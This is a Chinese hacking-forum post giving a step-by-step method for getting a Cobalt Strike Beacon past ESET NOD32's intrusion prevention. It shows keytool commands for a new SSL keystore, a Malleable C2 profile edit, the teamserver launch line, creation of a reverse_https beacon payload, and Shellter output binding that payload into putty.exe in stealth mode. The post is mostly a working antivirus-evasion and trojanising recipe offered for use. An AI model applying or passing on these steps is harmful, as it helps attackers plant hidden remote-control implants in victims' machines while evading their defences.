

Enul1ttle | 提醒 短消息 论坛任务 | 个人中心 银出

版块

银行

T00Is工具

帮助

TOOLS » 原创文章发布(Original Article) » 投稿文章: Bypa



系统检测您还未绑定,为了不影响访问!

回复

发帖

请立即绑定官方微信或者Telegram机器人

Enul1ttle

新手上路

슚

帖子 积分

TCV

TuBi

坛龄

0天

🔼 发表于 17 分钟前

打印 字体大小: 倒序看帖

跳转到

所需阅读权限 20

[【原创】] 投稿文章: Bypass ESET NOD32 HIPS



最近在渗透的过程中,发现木马在与C2通信的时候被ESET NOD Antivirus 的主机入侵预防系统 (HIPS) 给拦截了下来。并标识为 win32/RiskWare. CobaltStrike. Beacon. A。查了网上的资料,配置下 Malleable C2 Profiles 将其绕过。



0x01 生成新的ssl.store

在cobalt strike.jar里的/cloudstrike/NanoHTTPD.java 可以看到木马 与C2通信默认使用的是resources/ssl.store,密码为123456。这是非常 不安全的。所以我们首先重新生成新的ssl.store文件。

```
olic SSLServerSocketFactory getSSLFactory(InputStream ksIs, String password)
     if(ksIs == null)
         ksIs = getClass().getClassLoader().getResourceAsStream("resources/ssl.store")
```

• 牛成新的ssl.store

keytool -keystore ssl. store -storepass password@t001s -keypass password@t001s -genkey -keyalg RSA -alias cs -dname "CN=it, OU=it, O=it, L=it, S=it, C=it"

迁移到行业标准格式 PKCS12

keytool -importkeystore -srckeystore ssl. store -destkeystore ssl. store -deststoretype pkcs12

0x02 编写Malleable C2配置文件

自己写太麻烦,我们用github上的项目进行修改:https://github.com/bluscreenofjeff/MalleableC2Profiles


这里我用的是wikipedia_getonly.profile,把该文件放在与ssl.store同目录下。然后只需修改https-certificate{}里的内容。

```
#set https cert info
https-certificate {
      set keystore "ssl.store";
      set password "password@t00ls";
}
```


使用方式./teamserver {IP} {password} /root/MalleableC2Profiles/wikipedia getonly.profile

0x03 shellter 捆绑cobalt strike payload 免杀


• 新建Listenner, Payload选择 windows/beacon_https/reverse_https



• 生成Payload: Attacks->Packages->Payload Generator->Output选择Raw->得到payload.bin




• 捆绑到putty.exe (只能是32位不加壳的exe)



```
iltering Time Approx: 0.0101 mins.
Enable Stealth Mode? (Y/N/H): Y
*****
 Payloads *
****
[1] Meterpreter_Reverse_TCP
[2] Meterpreter_Reverse_HTTP
                                [stager]
                                [stager]
   Meterpreter_Reverse_HTTPS [stager]
[4] Meterpreter_Bind_TCP
                                [stager]
                                [stager]
[5] Shell_Reverse_TCP
[6] Shell_Bind_TCP
                                [stager]
[7] WinExec
Use a listed payload or custom? (L/C/H): C
Select Payload: C:\Users\Administrator\Del
                                                            \payload.bin
is this payload a reflective DLL loader? (Y/N/H): n_
```

0x04 免杀效果







高级模式

发表回复 回帖后跳转到最后一页

Powered by **Discuz!** 1.0

苏ICP备13023583号 GMT+8, 2019-5-5 23:50.